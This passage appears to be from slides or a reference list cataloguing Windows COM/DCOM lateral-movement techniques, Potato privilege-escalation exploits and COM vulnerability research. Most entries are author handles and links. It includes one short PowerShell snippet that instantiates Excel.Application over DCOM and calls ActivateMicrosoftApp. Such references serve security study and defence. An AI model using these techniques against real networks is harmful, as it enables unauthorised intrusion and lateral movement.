  https://www.cybereason.com/blog/leveraging-excel-dde-for-lateral-movement-via-dcom

- Excel.Application - ExecuteExcel4Macro (@StanHacked & @PhilipTsukerman, 2019)

  https://www.outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm

  https://www.cybereason.com/blog/excel4.0-macros-now-with-twice-the-bits

Lateral Movement Techniques #3

- Outlook.Application – CreateObject (@enigma0x3, 2017)
  https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojsipt
- Word/Excel/PowerPoint/Access - *.Run (@PhilipTsukerman, 2018)
  Visio.Application – Document.Application.ShellExecute / Document.ExecuteLine
  https://www.cybereason.com/blog/dcom-lateral-movement-techniques
- ShellWindows – Navigate (@bohops & @Nimrod Levy, 2018-2021)
  https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c
  https://www.scorpiones.io/articles/lateral-movement-using-dcom-objects

Lateral Movement Techniques #4

- Excel.Application – ActivateMicrosoftApp (@grayhatkiller – 2024)

  https://posts.specterops.io/lateral-movement-abuse-the-power-of-dcom-excel-application-3c016d0d9922

```
PS C:\Users\User\Desktop> $com = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Applicat
ion","localhost"))
PS C:\Users\User\Desktop> $com.ActivateMicrosoftApp("5")
Cannot run 'FOXPROW.EXE'. The program or one of its components is damaged or missing.
At line:1 char:1
+ $com.ActivateMicrosoftApp("5")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [], COMException
    + FullyQualifiedErrorId : System.Runtime.InteropServices.COMException
```

Lateral Movement Techniques #5

- MSI Install Server (@eliran_nissan, @craig-wright 2024-2025)

  https://www.deepinstinct.com/blog/forget-psexec-dcom-upload-execute-backdoor

  https://specterops.io/blog/2025/09/29/dcom-again-installing-trouble-lateral-movement-bof/

- WaaSRemediation – IDispatch Trapped Objects (@tiraniddo, @d_tranman, @bohops, 2025)

  https://googleprojectzero.blogspot.com/2025/01/windows-bug-class-accessing-trapped-com.html

  https://www.ibm.com/think/news/fileless-lateral-movement-trapped-com-objects

- Remote COM Hijack (@cplsec, 2020)

  https://ijustwannared.team/2020/05/05/com-hijacking-for-lateral-movement

  https://github.com/rtecCyberSec/BitlockMove

- COM Remote DLL Sideload (@saerxcit, 2025)

  https://github.com/AlmondOffSec/DCOMRunAs

Potato Exploits

- Andrea Pierini's Blog
  https://decoder.cloud
- Antonio Cocomazzi's Blog
  https://splintercod3.blogspot.com
- HideAndSec's Summary
  https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all
- Nico Viakowski's Updated Summary
  https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all
- Authentication Coerce
  https://github.com/3lp4tr0n/RemoteMonologue

Vulnerability Research

- BHEU 2024 - Enhancing Automatic Vulnerability Discovery for Windows RPC/COM in New Ways
  https://www.youtube.com/watch?v=VQiQuLo0v58
- USENIX Security '22 - COMRace: Detecting Data Race Vulnerabilities in COM Objects
  https://www.youtube.com/watch?v=9bBh2YEqVMA
- COMThanasia - A set of programs for analyzing common vulnerabilities in COM
  https://github.com/CICADA8-Research/COMThanasia